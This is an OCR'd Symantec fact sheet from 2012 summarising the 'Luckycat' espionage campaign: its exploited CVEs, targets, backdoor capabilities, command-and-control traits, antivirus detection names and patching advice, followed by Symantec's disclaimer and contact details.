
0xE542372D7368AF162D0B8540271B43D5

0xF174E308C86F09336660E2991E47732A

0xFE9DB18A3FDABB6A37E8FE436820BBFB

0xFF03CFB24083B2EC00684E1CB2BCC8F1

Infographic



SYMANTEC SECURITY RESPONSE

QUICK FACT SHEET

MARCH 2012

"Luckycat" Hackers

Apr 2011 – Feb 2012

1. Incursion

Uses targeted email
- Attachments:
  - .DOC
  - .RTF
  - .PDF

Uses vulnerabilities
- CVE-2010-2883
- CVE-2011-0611
- CVE-2010-3333
- CVE-2010-0188

Targeted Countries:
- India
- Malaysia

Industry sector(s):
- Defense
- Academic
- Research
- Manufacturing

VBS.Sojax

Trojan dropped by targeted email

"Simple but effective"
- HTTP Back door
- 3 Commands
  - Run command
  - Download
  - Upload

2. Discovery

Initial stolen info:
- Directory listings
- Network info
- System info
- Processes

Stolen info uploaded to C&C server, then awaits further instructions

3. Capture

Information sought:
- "Interesting" docs
- Source code
- Military info
- Technological info

4. Exfiltration

C&C server facts:
-Uses "free hosting" services & PHP scripts
- Polled every 30 sec
- Uses HTTP

C&C server countries:
- Germany
- USA
- UK

Attacker IPs
- China (42)
- South Korea (2)

A. Protection

☑ **Antivirus**
- VBS.Sojax
- VBS.Sojax!gen1
- Trojan.Pidief
- Bloodhound.Exploit.290
- Bloodhound.Exploit.357
- Bloodhound.Exploit.422

☑ **SONAR**

☑ **Symantec Insight**

☑ **IPS**

☑ **.Cloud Services**

B. Mitigation

Update software:
- MS Office
- Adobe Acrobat
- Adobe Reader
- Adobe Flash

C. More Info

VBS.Sojax

bit.ly/waZFhf

Whitepaper

bit.ly/ypnsNs

Symantec
Security Response

Any technical information that is made available by Symantec Corporation is the copyrighted work of Symantec Corporation and is owned by Symantec Corporation.

NO WARRANTY . The technical information is being delivered to you as is and Symantec Corporation makes no warranty as to its accuracy or use. Any use of the technical documentation or the information contained herein is at the risk of the user. Documentation may include technical or other inaccuracies or typographical errors. Symantec reserves the right to make changes without prior notice.

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Mountain View, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
350 Ellis Street
Mountain View, CA 94043 USA
+1 (650) 527-8000
www.symantec.com